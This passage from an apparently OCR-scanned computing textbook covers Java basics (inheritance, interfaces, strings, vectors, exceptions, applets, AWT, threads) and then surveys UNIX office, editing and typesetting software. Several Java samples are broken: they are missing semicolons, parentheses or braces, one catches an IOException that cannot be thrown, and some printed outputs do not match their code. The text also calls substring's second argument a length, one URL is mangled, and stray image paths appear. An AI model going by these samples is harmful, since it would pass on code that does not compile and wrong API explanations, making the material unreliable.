The following application illustrates this concept. Class **X** extends **Object**. Class **Y** extends **X**. Class **Z** extends **Y**. Each of these classes defines and initializes one instance variable. Observe that class **Y** overrides the **display()** method defined by its superclass (X) but also calls that method in X. Similarly, class **Z** overrides the **display()** method defined by its superclass (Y) but also calls that method in Y.

The **main()** method of **OverridingDemo** instantiates **Z** and invokes its **display()** method:

```
class X {
  int x = 1;

  void display() {
    System.out.println("x = " + x);
  }
}

class Y extends X {
  int y = 2;

  void display() {
    super.display();
    System.out.println("y = " + y);
  }
}

class Z extends Y {
  int z = 3;
```

```
  void display() {
    super.display();
    System.out.println("z = " + z)
  }
}

class OverridingDemo {
  public static void main (String args [] {
    Z obj = new Z();
    obj . display() ;
  }
}
```

Output from this application is shown here:

```
X = 1;
y = 2;
z = 3;
```

Static Methods and Variables

A *class variable* is associated with a class, rather than an object. Class variables are defined with the keyword **static**. This is often used with the keyword **final** to define constants that will be used by any object of a given class.

A class variable is accessed in this way:

```
clsName.varName
```

Here, *clsName* is the name of the class and *varName* is the name of the class variable. Note that we do not need to instantiate the class as an object in order to use *varName.*

You can also use **static** when declaring a method to create a class method. For example, Java includes a class called **Math,** which defines a class method named **max()**. Because it is a class method, you do not need to create a **Math** object in order to use **max()**:

```
class StaticMethodDemo{
  public static void main (String args []) {
    System.out.println(Math.max(9, 3));
  }
}
```

Interfaces

An *interface* is a group of constants and method declarations. It cannot define any implementations for those methods. In effect, an interface defines *what* must be done but not *how* it is done. A class can be declared to implement one or more interfaces.

The following application illustrates these concepts. The **AntiTheftDevice** interface declares two methods, and the **Navigation** interface declares one method. Class **Automobile** has subclasses named **Model1** and **Model2.** The former implements both interfaces. The latter implements only the **Navigation** interface.

The **main()** method of the **InterfaceDemo** class creates **Model1** and **Model2** objects and invokes their methods:

```
interface AntiTheftDevice {
  void lock();
  void unlock() ;
}

interface Navigation {
  void locate () ;
}

class Automobile {

}
class Model1 extends Automobile implements AntiTheftDevice, Navigation {
```

```
  public void lock() {
    System.out.println("Model1: lock");
  }
  public void unlock() {
    System.out.println("Model1: unlock");
  }
  public void locate () {
    System.out.println("Model1: locate");
  }
}

class Model2 extends Automobile implements Navigation
  public void locate () {
    System.out.println("Model2: locate");
  }
}

class InterfaceDemo {
  public static void main (String args []) {
    Model1 auto1 = new Model1() ;
    auto1.lock();
    auto1.unlock();
    auto1.locate();
    Navigation auto2 = new Model2();
    auto2.locate ();
  }
}
```

Interfaces can inherit from other interfaces with the **extends** keyword. Unlike classes, which can have only one superclass, a single interface can extend multiple interfaces.

Packages

A *package* is a group of classes and interfaces that are bundled together. Many packages are included by default in the Java API libraries, which come with the JDK. Table 25–3 summarizes some of these packages. Consult the official documentation at *http://java.sun.eom/j2se/l.5.0/docs/api/index.html* for a complete list of packages and classes.

Table 25–3: Java Packages

Package	Description
java.applet	Allows you to build applets
java.awt	Enables you to build graphical user interfaces
java.io	Supports input and output
java.lang	Provides core functionality
java.net	Enables networking
java.util	Offers utility functionality
javax.swing	Build customizable GUI controls

You can use the classes and interfaces in a package by specifying their fully qualified name (e.g., **java.awt.Graphics.drawString**). However, this can become tedious. To use an abbreviated name (such as **drawString**), add the **import** statement at the top of your file. It has either of the following two forms:

```
import java.awt.Graphics;
import java.awt.*;
```

The first form enables you to use an abbreviated name for an class or interface. It also allows you to document exactly which classes your code depends on. The second form allows you to use abbreviated names for all of the types in a given package.

The **java.lang** package is automatically imported into every source file. This provides convenient access to its classes and interfaces. These classes include **Math,** which has methods like **sqrt, log,**

and **cos,** and **String,** which is discussed in the next section.

Strings

One of the most commonly used classes in **java.lang** is **String**. All string literals such as *"Hello, world "* are implemented as instances of this class. Java will automatically convert basic types to strings when necessary Java also supports the+operator, which concatenates two strings together.

The following sample application demonstrates some basic string commands:

```
class StringSample {
  public static void main (String args []) {
    String s = "String Sample";
    System.out.println("The first character is: " + s.charAt(0));
    System.out.println(s.substring(7) + s.substring (0, 6));
    s = s.replace(" ", "_");
    System.out.println(s.toUpperCase());
  }
}
```

The output would look like this:

```
The first character is: S
SampleString
STRING__SAMPLE
```

As you can see, the **charAt** method returns the character at the given index. The **substring** method returns part of a string. The first argument is the character index where the substring begins, and the option second argument is the length of the substring. The **replace** method replaces all occurrences of the first argument with the second argument, and the method called **toUpperCase** converts a string to uppercase.

Vectors

The package **java.util** defines a number of useful classes, one of which is **Vector**. Vectors are similar to arrays; they store a set of objects of a given type and allow you to access each element by index. Unlike arrays, vectors automatically grow or shrink in size as you add or remove elements. When you create a vector, you can give it a hint about how much space to allocate so that it can be more efficient about memory storage.

The method **add()** appends a new element at the end of a vector by default, or you can explicitly specify an index at which to insert the element. The **elementAt()** method returns the value of an element at a given index. You can find the index for a value with the **indexOf()** method. You can **remove()** elements either by index or by value.

This example demonstrates some of these methods:

```
import java.util.Vector;

class VectorSample{
  public static void main (String args []) {
      // Create a new vector with an initial size of 10.
      Vector<String> v=new Vector<String>(10);
      v.add( "Element0");
      v.add( "Element2") ;
      v.add(1, "Element1"); // Inserts between the two above

      System.out.println(v.indexOf ("Element2"));

      for (byte c=0;c<v.size();c++) {
        System.out.println(v.elementAt (c));
      }
  }
}
```

The output would look like this:

```
2
Element0
```

```
Element1
Element2
```

Vectors are commonly used in Java programming. However, vector operations are *synchronized* for use in multithreaded applications, which tends to make them slow. Many performance-minded Java coders prefer to use **java.util.ArrayList,** which has an interface similar to **java.util.Vector** but requires manual synchronization.

Exceptions

An *exception* is an object that is generated when a program encounters a problem during execution. Some examples of the conditions that cause an exception include integer division by zero, a negative array index, an out-of-bounds array index, and an incorrect number format. Exceptions are used more heavily in Java than many other programming languages.

Java allows you to handle exceptions according to the following syntax:

```
try {
  // try block
}
catch(ExceptionType1 param1) {
  // exception-handling block
}
...
catch (ExceptionType2 param2) {
  // exception-handling block
}
finally {
  // finally block
}
```

The **try** statement contains a block of statements. If a problem occurs during the execution of this code, an exception is thrown.

A sequence of **catch** blocks follows the **try** block. An argument is passed to each of these blocks. That argument is the exception object describing the problem.

If an exception is thrown during the execution of a **try** block, the JVM immediately stops execution of the **try** block and searches for a **catch** block to handle that type of exception. The search begins at the first **catch** clause. If the type of the exception object matches the type of the **catch** clause parameter, that block is executed. Otherwise, the following **catch** clauses are examined in sequence.

The **finally** block is optional. It's always executed after completion of the **try** block or a **catch** block. (Even if you return from the method that contains the block.) In many cases, a **finally** block provides a useful way to relinquish resources. Each try block must have at least one **catch** or **finally** block. Otherwise, a compile error occurs.

Only one of the **catch** blocks will execute. If there is no type match between the exception object and the **catch** clause parameters, the **finally** block executes and the search continues in any enclosing **try** blocks. If a match is not found in the current method, the search continues in the calling method. The search continues up the call stack in this manner. If no match is found, the exception is displayed by the default exception handler and the program is terminated.

The following application illustrates exception handling. The **main()** method includes a **try** block that attempts an integer division by zero. This generates an exception. Control passes to the first **catch** block, which displays the exception. When the **catch** block completes, the **finally** block executes:

```
import java.io.IOException;

class DivideByZero{
  public static void main (String args []) {
    try {
      System.out.println("Before division");
      System.out.println(1/0);
      System.out.println("After division");
    }
    catch (IOException e) {
      System.out.println(e);
```

```
    }
    catch(Exception e) {
      System.out.println(e);
    }
    finally{
      System.out.println("finally")
    }
  }
}
```

Output from this application is shown here:

```
Before division
java.lang.ArithmeticException: / by zero
finally
```

You can generate exceptions with **throw**. This can allow you to handle errors encountered during execution. Here's an example of a method that throws an exception:

```
double PythagoreanTheorem (double a, double b) throws Exception {
  if (a <= 0 | b <= 0) {
    throw new Exception("not a valid triangle");
  } else {
    return Math.sqrt(a*a + b*b);
  }
}
```

If you use this method, you will have to enclose it in a **try/catch** block, or the Java compiler will generate an error.

The **java.lang** package defines an **Exception** class. Its subclasses describe various types of problems that can occur during execution of a program. For example, an **IOException** is thrown by many of the methods in the **java.io** package to indicate problems during I/O activities. You can also create your own custom exceptions to describe application-specific problems by defining a subclass of **Exception**.

PREV NEXT

PREV NEXT

A Simple Java Applet

This section describes how to create, compile, and execute a Java applet that you can run in a web browser.

Create the HTML Source File

Use a text editor to create a file named *Hello.html* with the text

```
<applet code="HelloApplet" width=300 height=200>
</applet>
```

You could also embed this HTML tag in an existing web page.

Create and Compile the Java Source File

Now create a file named *HelloApplet.java* with the following contents:

```
import java.applet.Applet;
import java.awt.Graphics;
public class HelloApplet extends Applet{
  public void paint (Graphics g) {
    g.drawString ("Hello", 100, 100) ;
  }
}
```

Consider each of the lines in this program. The first and second lines import the **Applet** class from the **java.applet** package and the **Graphics** class from the **java.awt** package. This allows you to use partially qualified names for these two classes.

The third line declares **HelloApplet** as a subclass of **Applet. HelloApplet** inherits all of the basic applet functionality from its superclass.

The fourth line overrides the **paint()** method. It receives a **Graphics** object as its argument. That object provides methods to draw on the screen.

The fifth line invokes the **drawString()** method of the **Graphics** object. The first argument to this method is a string to be output. The second and third arguments are the x and y positions at which the string should be located. The upper-left corner of the applet display area is position 0, 0. Values along the x axis increase toward the right. Values along the y axis increase toward the bottom. The total drawing area of the applet was configured in the *Hello.html* file.

Before you can run your applet, you must compile it using **javac:**

```
javac HelloApplet.java
```

Invoke the Applet Viewer

The applet viewer is one of the utilities that is included in the JDK. It allows you to execute an applet. Invoke this tool by entering the following on the command line:

```
appletviewer Hello.html
```

The applet appears as shown in Figure 25–1.

Figure 25–1: A simple Java applet

It is also possible to run the **appletviewer** directly on a *.java* file (without an *.html* file) if you include the <applet> tags in a Java comment near the beginning of the file. However, you still need to compile your .java file with **javac** before running.

A more common way to view applets is in a web browser, by opening your *.html* file (to do this, look in the File menu for the option Open File). If it includes a JVM that is up to date, the browser will display the applet along with any HTML content.

PREV NEXT

PREV NEXT

The Abstract Window Toolkit (AWT)

The Abstract Window Toolkit (AWT) is a large package that enables you to build graphical user interfaces. Some of the components that can be used are buttons, check boxes, choices, labels, lists, scrollbars, text areas, and text fields. Dialog boxes can be created to prompt a user for information. Layout managers are available to arrange the elements in a window.

A complete discussion of the AWT components is beyond the scope of this book. However, the following simple applet demonstrates how to create a user interface that displays three buttons:

```
import java.applet.*;
import java.awt.*;

/*
  <applet code="ButtonApplet" width=400 height=60>
  </applet>
*/

public class ButtonApplet extends Applet {

  public void init(){
    Button b1 = new Button("Yes");
    add(b1);
    Button b2 = new Button("No");
    add (b2);
    Button b3 = new Button("Undecided");
    add (b3);
  }
}
```

You can run this applet with **appletviewer ButtonApplet.java.** The output will appear as shown in Figure 25–2.

Figure 25–2: A simple use of AWT components

In the second edition of Java, a package called **javax.swing** was added to the platform. This package, referred to as Swing, is an advanced graphical user interface built on top of the AWT. Swing provides a more customizable look and feel for Java programs. If you plan to create extensive graphical user interfaces in Java, you should consider further investigation into Swing. The section "How to Find Out More" at the end of this chapter includes sources for learning about Swing.

Event Handling

Events are generated when a user interacts with the AWT components in a graphical user interface. For example, an event is generated when a button is pressed, the mouse is clicked, a scrollbar is manipulated, a menu item is selected, or a key is pressed.

A *source* generates an event and sends it to one or more *listeners.* This is known as the delegation event model. The source delegates the handling of that event to the listeners.

A source must implement methods that allow listeners to register and unregister for events. A listener must implement methods from a specific interface in order to receive notifications about this type of event. The **java.awt.event** package defines classes for the different types of AWT events. It also declares listener interfaces for these events.

For example, a button generates a **java.awt.event.ActionEvent** object each time it is pressed. Listeners implement the **java.awt.event.ActionListener** interface to receive these notifications. This interface declares one method whose signature is shown here:

```
void actionPerformed(ActionEvent ae)
```

Here, *ae* is the **ActionEvent** object that was generated by the button.

Listeners register and unregister for this type of event notification via the following methods:

```
void addActionListener(ActionListener al)
void removeActionListener(ActionListener al)
```

Here, *al* is the object that implements the **ActionListener** interface.

The following example illustrates event handling:

```
import java.applet.*;
import java.awt.*;
import java.awt.event.*;

/*
  <applet code="ButtonEventsApplet" width=400 height=60>
  </applet>
*/

public class ButtonEventsApplet extends Applet

implements ActionListener {
  Label label;

  public void init() {
    Button b1 = new Button("Yes");
    b1.addActionListener(this);
    add(b1);
    Button b2 = new Button("No");
    b2.addActionListener(this);
    add (b2);
    Button b3 = new Button("Undecided");
    b3.addActionListener(this);
    add (b3);
    label = new Label(" ");
    add(label);
  }

  public void actionPerformed(ActionEvent ae){
    label.setText(ae.getActionCommand());
  }
}
```

The **ButtonEventsApplet** class implements **ActionListener**. The **init()** method creates three buttons and adds these to the applet. In addition, the applet itself is registered to receive action events generated by each of these buttons. A label is also added to the applet. This is used to display a string each time a button is pressed.

The **actionPerformed()** method is invoked when a button is pressed. The **getActionCommand()** method returns the command string associated with this action event. That string is the label on the button. The **setText()** method is invoked to display this string in the label.

PREV NEXT

Multithreaded Programming

Up until now, your Java programs have only executed a single sequence of instructions. A program can run multiple sequences of instructions in parallel by using multiple threads. The JVM manages these threads and executes all of them.

The **Thread** class in the **java.lang** package allows you to create and manage threads. You define a thread by extending **Thread:**

```
class ThreadX extends Thread {
  public void run() {
  ..// logic for the thread
  }
}
```

Here, *ThreadX* extends **Thread**. The **run()** method defines the behavior of the thread.

An instance of the thread can be created and started as shown here:

```
ThreadX tx = new ThreadX();
tx.start ();
```

Here, the first line creates an instance of *ThreadX.* The second line invokes the **start()** method of the **Thread** class, which begins execution of the thread. The **start()** method causes the **run()** method of *ThreadX* to be executed.

The following example demonstrates how to create an application that contains a thread. The thread displays an updated counter value every second:

```
class ThreadX extends Thread{

  public void run() {
    try {
      int counter = 0;
      while (true) {
        Thread.sleep(1000);
        System.out.println(counter++);
      }
    }
    catch(InterruptedException ex) {
      ex.printStackTrace();
    }
  }
}
class ThreadDemo {
  public static void main (String args [] {
    ThreadX tx = new ThreadX();

    tx.start ();
  }
}
```

Output from this thread during its first three seconds is shown here:

```
0
1
2
```

You can use threads in both applets and applications. You might, for example, create an applet that implements an animation by using a thread.

The Java language includes mechanisms to coordinate the activities of several threads in a process. Data shared by more than one thread can be corrupted unless those threads are properly synchronized. Consult the Sun documentation for more details.

PREV NEXT

PREV NEXT

Summary

This chapter introduced the Java language and the tools you need for working with Java. It described the key components of the language and some of its additional capabilities, such as GUI programming and multithreaded applications.

Many additional capabilities of the Java language and class libraries have not been discussed in this chapter. For example,

- *Java EE* is the enterprise version of Java, for creating server-side applications.
- *Java ME* is a version of Java for creating applications for devices such as cell phones.
- *Servlets* are Java objects that dynamically extend the functionality of a Web server. Applets and servlets work together to build a Web application.
- *JavaBeans* are software components written in Java. The Enterprise JavaBeans specification defines a set of services that are available for Java components that execute on a server.
- *Remote Method Invocation (RMI)* enables Java objects on one machine to invoke methods of Java objects on another machine.
- *Java Card* provides a specialized JVM that executes on a smart card.

Consult the Sun Microsystems web site at *http://java.sun.com* to learn more about these and other Java-related technologies.

Note that *JavaScript,* which is a scripting language that is often used to embed code in web pages, is not on this list. That's because it is not especially similar to Java, except for the name. JavaScript is discussed in Chapter 27, along with other Internet programming languages.

PREV NEXT

PREV NEXT

How to Find Out More

These are two of the best references available for Java programmers. They are targeted at someone who is already somewhat comfortable with Java, or has a strong understanding of C++:

Block, Joshua. *Effective Java Programming Language Guide. 1st ed* . Boston, MA: Addison Wesley, 2001.

Haggar, Peter. *Practical Java Programming Language Guide. 1st ed* . Boston, MA: Addison Wesley, 2000.

A very accessible beginner's guide to Java is

Sierra, Kathy, and Bert Bates. *Head First Java. 2nd ed* . Sebastopol, CA: O'Reilly, 2005.

A good introduction to Swing and Java GUIs is

Walrath, Kathy et al. *The JFC Swing Tutorial: A Guide to Constructing GUIs. 2nd ed* . Boston, MA: Addison Wesley, 2004.

If you plan to use J2EE for enterprise development, check out

Johnson, Rod, and Juergen Hoeller. *Expert One-on-One J2EE Development without EJB. 1st ed*. Indianapolis, IN: Wrox-Wiley, 2004.

Sun has extensive Java documentation on the web, including tutorials and a complete API reference, at

http://java.sun.com/docs/

PREV NEXT

PREV NEXT

Part VI: Enterprise Solutions

Chapter List

PREV NEXT

PREV NEXT

Chapter 26: UNIX Applications and Databases

Today, you can find UNIX application software for most any application. This chapter is designed to help you find the particular UNIX application software that you need. It includes a description of some major classes of application software and provides pointers to where this software can be found. Also, a sampling of some of the available software is provided.

Because such a large variety of application software is available for UNIX, this chapter barely touches the surface. It doesn't attempt to be comprehensive or complete in any way The purpose of this chapter is to give you some idea of the range and type of software available for UNIX systems and where you might begin looking for it. This chapter will discuss general-purpose software not designed for a particular industry, called *horizontal* software. Furthermore, the chapter addresses both commercial UNIX software products and public-domain software that can be obtained either at no charge or for a nominal cost. This second category is known as F/OSS (*f*ree and *o*pen-*s*ource *s*oftware). Sometimes you will here it referred to as *freeware* or *shareware,* even though these are older terms; we will refer to it as *open-source* software.

Note that with the tremendous explosion in the use of Linux, there has been a corresponding spurt of activity with new Linux application software, including both open-source software and commercial offerings. Finally, this chapter addresses some of the advantages and the disadvantages of using free software versus commercial software.

Commercially Available Software Packages

The commercial packages described in this chapter were developed to run on a variety of UNIX platforms, such as Solaris, HP-UX, Linux, AIX, and Mac OS X. Most vendors of software running under UNIX have ported their products to all major UNIX variants. Once you have found a UNIX commercial software product you are interested in, contact the vendor of that product to determine whether a version of their package will run on your particular system.

Some vendors offer commercial software products free of charge for noncommercial use, such as by a university, an individual not using the software for business use, or a nonprofit organization. You should check to see whether this is the case for software of interest to you.

The amount of application software available for computers running UNIX has grown significantly since its standardization, especially since porting among UNIX variants has become easier. When looking for a particular application, study the market thoroughly to find out about the latest products. Be sure to consult web sites on particular products and read reviews of software products and survey articles on types of software, published in the UNIX industry periodicals. These reviews and survey articles often compare and contrast competing software products that carry out the same function.

PREV NEXT

PREV NEXT

Open-Source Software

You can obtain a tremendous variety of software free of charge or for minimal cost. Many people offer to share programs they have written with others by making them available over the Internet, by posting them on electronic bulletin boards or the Usenet, or by offering to send out CDs or DVDs. Such software is called *open source* (it used to be called *freeware* or *shareware*).

The *freeware* category of open-source software is exactly that-free. You can obtain this type of software simply by downloading it from the Internet. The *shareware* category of open-source software consists of software programs that you can evaluate, and-if you find them useful-you can pay a small registration fee to continue using them. Sometimes the author of the software retains certain rights to it, such as prohibiting others from using it in a product they sell. Other authors offer software to users with no restrictions. Software of this type is said to be *public-domain software.* There is an excellent descriptive breakdown of all of the different terms in the open-source arena at *http://www.gnu.org/philosophy/categories.html*.

Using open-source software is different from using commercial software products. Commercial products are packaged with installation and operating instructions. They are usually provided as binary files designed to work on specific systems. Vendors of commercial software products offer guarantees and support to their customers, answering questions concerning the installation and operation of their products. Usually, they periodically provide customers who have old versions with updated versions of their software, with discounted prices and instructions for migrating to new versions.

Open-source software, on the other hand, comes with no guarantee. You have to download it from its electronic source, or obtain CDs or DVDs that you have to figure out how to install, sometimes with minimal or no instructions. Because open-source software is sometimes offered in source code form rather than in binary executable form, you may have to compile it yourself. It may be necessary for you to modify the source code to fit your configuration (both hardware and software). You may need to do some debugging. Usually minimal or no support is available for open-source software. However, some authors of open-source software will respond to questions and sometimes will fix problems in their software when other people bring these problems to their attention. In addition, open-source software usually ends up being sponsored by user groups that share ideas on things like how to install the package, bugs, and tips.

If you do have the source code for open-source software, you can alter the code to adapt the program to your specific needs or enhance the program. However, this requires expertise in programming and may be difficult unless the original source code is well documented.

A tremendous variety of shareware is available for the UNIX operating system (usually running on most or all major variants) from various Internet archive sites and CD-ROM or DVD vendors. Some of this software rivals comparable commercial software in functionality and in robustness. In this section, we will present some examples of available applications that you can download and run on many versions of the UNIX operating system, with little or no installation effort. This is just a sampling of the myriad of applications you can obtain. You should use this section as a starting point for learning about UNIX open-source software. You also should use the Internet to find additional shareware.

Although many individuals and groups have provided quality applications, perhaps the largest supplier of quality, freely available software under the open-source category is the Free Software Foundation (FSF). In particular, the Linux operating system, a variant of UNIX, has been built around software provided and maintained by the FSF. Moreover, the FSF supports a tremendous range of additional programs, including many applications. Software for the FSF can be used free of charge and can even be sold in its original or an enhanced form by vendors. However, the resulting software must also be freely available to others.

PREV NEXT

PREV NEXT

About Specific Packages Mentioned

Examples of different types of application software will be briefly described. This is of course only a small sampling of the available UNIX application software, and the inclusion of a particular package is neither an endorsement nor a guarantee of that package. There are a number of references in the section "How to Find Out More" at the end of this chapter that should be useful to find additional applications software.

Furthermore, the descriptions of these packages are not complete, and important features may not be mentioned. Interested readers should contact vendors or go to the web sites that are provided directly for comprehensive descriptions of features.

Almost all of these applications provide sample screenshots on their web sites, so they will not be reproduced in this chapter in order to save space. Also note also that there is a wide range of applications, both built-in and downloadable from web sites, available for Linux on the GNOME and KDE desktops that were previously discussed in Chapters 6 and 7. For space considerations, these applications will not be repeated in this chapter. For GNOME applications, see the web page at *http://www.gnome.org/*, and for KDE applications, see *http://www.kde.org/*.

PREV NEXT

PREV NEXT

Horizontal Applications

You will be able to find a wide variety of UNIX software for most important horizontal applications. For example, many types of office solutions are available on UNIX platforms today, such as spreadsheet packages to perform tracking and results measurements, text processing packages for document preparation, office automation packages to improve information sharing among work groups, and accounting packages for financial management. UNIX programs for viewing and manipulating images and for playing audio files and movies are also easily available. Many games are available as UNIX software for your playing enjoyment. We will provide more details about these and a few other important horizontal application areas, such as mathematics and science/engineering.

Office Automation Packages

Integrated office automation packages combine into a single package several of the most common applications used for carrying out office functions. The components of an integrated office automation package may include a word processor, a spreadsheet, a database manager, a graphics program, and a communications program. Often, integrated packages offer a graphical user interface that permits the use of several applications simultaneously and the use of a mouse to make selections from menus or icons. Office automation packages can also support collaboration so that different people whose computers are linked over a network can work on the same tasks. We will describe a few UNIX office automation packages here.

StarOffice

StarOffice from Sun Microsystems is an office productivity suite that runs on Linux and Solaris platforms, as well as on Macintosh and Windows machines. It includes an integrated set of applications that provide word processing (Writer), spreadsheet (Calc), graphic design (Draw), presentations (Impress), and database access (Base); it also includes an HTML editor, a mail/newsreader, an event planner, and a formula editor. StarOffice features an intuitive user interface, and document filters provide seamless and easy interoperability with Microsoft Office products. StarOffice-currently version 8-can be downloaded from the web and is commercially available for a license fee. It is free to research and educational institutions. For more information about StarOffice, see *http://www.sun.com/software/s tar/s taroffice/index.jsp*.

OpenOffice

The *OpenOffice* suite is an open-source version of the StarOffice suite that runs on UNIX, Linux, Solaris, Mac OS, and Windows platforms. OpenOffice.org is the open-source project under which Sun Microsystems has released the technology for its StarOffice Productivity Suite. All of the source code for OpenOffice is available under the GNU Lesser General Public License (LGPL). OpenOffice contains the same functionality as StarOffice. As such, it is an extremely useful platform whose functionality equals that of the Microsoft Office suite, with the added benefit of being free.

For a detailed description of the features and modules of OpenOffice, see Chapters 6 and 7. For information about obtaining OpenOffice, see the web page at *http://www.openoffice.org/*. Figure 26–1 shows an example of the Writer module of OpenOffice.




Figure 26–1: Example of Writer module under OpenOffice

KOffice

The KDE Project now offers a free desktop suite of applications-similar to OpenOffice-called KOffice. It includes

- A frame-based, full-featured word processor called **KWord**
- A spreadsheet application called **KSpread**
- A presentation application called **KPresenter**
- A flowchart and diagramming application called **Kivio**
- An integrated database application called **Kexi**
- A pixel-based image editing and paint application called **Krita**
- A vector-drawing application called **Karbon14**
- A new project management application called **KPlato**

In addition to these applications, **KOffice** includes a report generator called **Kugar,** a full-featured charting engine called **KChart,** a mathematical formula handler called **KFormula,** and a built-in thesaurus called **KThesaurus.** All of these application modules are available under the KOffice Workspace.

For more information on the KOffice suite, including how to obtain it, you should visit the web site, *http://www.koffice.org/*. Figure 26–2 shows an example of the KOffice Workspace and its modules.




Figure 26–2: Example of KOffice Workspace and its application modules

Applixware

Vista Source, Inc. (once part of Applix, Inc.), offers a suite of applications for integrated office functions

and environment customization through their Applixware product. Applixware allows information sharing and presentation in a networked environment through its utilities called Words, Graphics, HTML, Spreadsheets, Data, Mail/Open Mail, and Real Time. A scripting language called ELF (Extension Language Facility) is also included. Applixware also provides groupware capabilities via electronic mail. Applixware runs on HP-UX, AIX, IRIX, Digital UNIX, and a variety of other platforms. For more information about Applixware, consult *http://www.vistasource.com/*.

Uniplex Business Software and the onGO Document Management System

Uniplex Integration Systems offers its Uniplex Business Software and onGO to provide integrated office automation and office collaboration capabilities. Uniplex Business Software is an integrated office automation package for UNIX systems that runs on AIX, HP-UX, Unix-Ware, and other platforms. This includes three separate programs: Uniplex II Plus, Uniplex Advanced Office System, and Uniplex Advanced Graphics System. Uniplex II Plus includes a spreadsheet, a word processor, a database management system, a business graphics system, and file management. These programs are integrated with the Uniplex Advanced Office System. Data files from Lotus 1–2–3 can be imported into the Uniplex II Plus spreadsheet. Uniplex Advanced Office System includes facilities for electronic mail, a report writer, a form builder, and other desktop automation features, including a calendar, a project manager, a calculator, a phone book, and a card index. The Uniplex Advanced Graphics System includes programs for creating presentation graphics and for freehand drawing of graphics. The graphics produced can be embedded in a word processing document.

Uniplex also offers Uniplex Windows, based on the X Window System, as a graphical user interface to Uniplex applications. You can use icons to make your selections. You can use several applications simultaneously and switch between windows, using your mouse.

Uniplex Software's onGO Office and Document Management System provide web-enabled enterprise-wide facilities to support collaborative work, including directory and resource management, document management, messaging, and scheduling. This software runs on AIX, HP-UX, Linux, Solaris, and other platforms.

For more information about Uniplex, consult *http://www.uniplex.com/*.

Word Processing and Desktop Publishing Programs

You can obtain word processors for UNIX environments just as you can for Microsoft Windows or Macintosh environments, and you can also obtain desktop publishing systems. Also note that the integrated office automation programs described previously include word processors.

Scribus

Scribus is a cross-platform, open-source page layout program that produces commercial grade desktop publishing output in PDF and PostScript formats. Scribus was originally developed on the Linux, but has been ported to Mac OS X. It is designed to be useful for both novice users and professional publishers, offering a rich set of features. You can find out more about this platform at *http://www.scribus.net/*. Figure 26–3 shows an example of the Scribus desktop.

Figure 26–3: Example of the Scribus desktop

FrameMaker

FrameMaker is a desktop authoring and publishing system available for Solaris from Adobe. It provides all the features of a standard word processor, a spelling checker, and a punctuation checker. A rich set of page layout capabilities are supported by FrameMaker, which also has graphics capabilities for creating drawings. Graphics filters are included to integrate graphic images generated by CAD programs or Macintosh MacDraw. FrameMaker has a WYSIWYG math processor that is used to enter, format, simplify and solve mathematical equations. FrameMaker provides tools for building large documents such as books. Consult *http://www.adobe.com/products/framemaker/* for more information about FrameMaker, including how to purchase it for your Solaris environment. Figure 26–4 shows an example of FrameMaker on a Solaris machine.

Figure 26–4: Example of FrameMaker on a Solaris machine

Text Editors

A number of free text editors are available for UNIX variants. The oldest-and perhaps best known-is the **ed** editor. In addition, there is the popular **vi** editor, and newer editors such as **vim** and **pico,** which we discuss in Chapter 5, including where to get them. Finally, there is **emacs,** also discussed in Chapter 5.

Few, if any text editors are as comprehensive and configurable as GNU Emacs, a text editor used by hundreds of thousands (if not millions!) of people worldwide. You can obtain GNU Emacs for free by going to the GNU web page at *http://www.gnu.org/software/emacs/*.

GNU Emacs has an X Window System interface with pull-down and pop-up menus, scrollbars, and point-and-click capabilities. GNU Emacs is written around a variant of the LISP programming language and allows you to define entire routines that can be bound to different keystrokes or executed by name.

A spin-off is of this is XEmacs, which provides a more comprehensive X Window System interface

with color icons and syntax highlighting of programming language text selectable from a pull-down menu. XEmacs is available for Linux, Solaris, AIX, FreeBSD, NetBSD, and HP/UX. You can obtain it by going to *http://www.xemacs.org/*.

Text Formatters

Text formatters are programs that allow you to describe, in plain ASCII text, information such as fonts, text alignment, and margins that you would include in a document. Many books have been typeset using text formatters because of the flexibility they allow. Text formatters differ from word processors in that word processors allow you to see what your document will look like as you create your document. With text formatters, you must compile your ASCII text description into a document. The original text formatters for UNIX were **nroff** (for typewriter-like output devices) and **troff** (for laser class printers). Older chapter content from this book discussing **troff** can be found on the Companion Web Site.

A number of newer text formatters are available for UNIX machines; two that are very popular and can be freely obtained are **TeX** and the **groff** family of text formatters.

TeX

TeX is an extremely powerful and widely used text formatter-for technical and scientific documents-with a number of powerful add-on packages. **TeX** (pronounced *tech*-since the letters stand for the Greek characters Tau, Epsilon, Chi) provides a rich set of fonts that enables you to insert figures in PostScript and a variety of other formats into your documents. **TeX** generates output in a format called DVI, which is a device-independent representation of your document. DVI files are then converted into a wide variety of formats, including PostScript and PCL. You can view DVI files in the X Window System with **xdvi**. **SliTeX** and **BiBTeX** are two **TeX** utilities that are available on UNIX. **SliTeX** produces formatted slides for overhead projectors, and **BiBTeX** produces a formatted bibliography

For more information about **TeX**, its evolution, and the many tools available in the **TeX** environment, consult the **TeX** Users Group Home Page at *http://www.tug.org/*. There is also another version of **TeX** called **teTeX**, based completely on free software components. You can get it at *http://www.tug.org/tetex/*. Then there is **TeX Live**, a comprehensive **TeX** system for a number of UNIX variants, that includes the **TeX** programs, macros, fonts, and even foreign language support. You can get **TeX Live** at *http://www.tug/org/texlive/*. All of the TeX family of programs are part of the CTAN (*C*omprehensive *T*eX *A*rchive *N*etwork). You can search the archive for various **TeX** software pieces at *http://www.ctan.org/*.

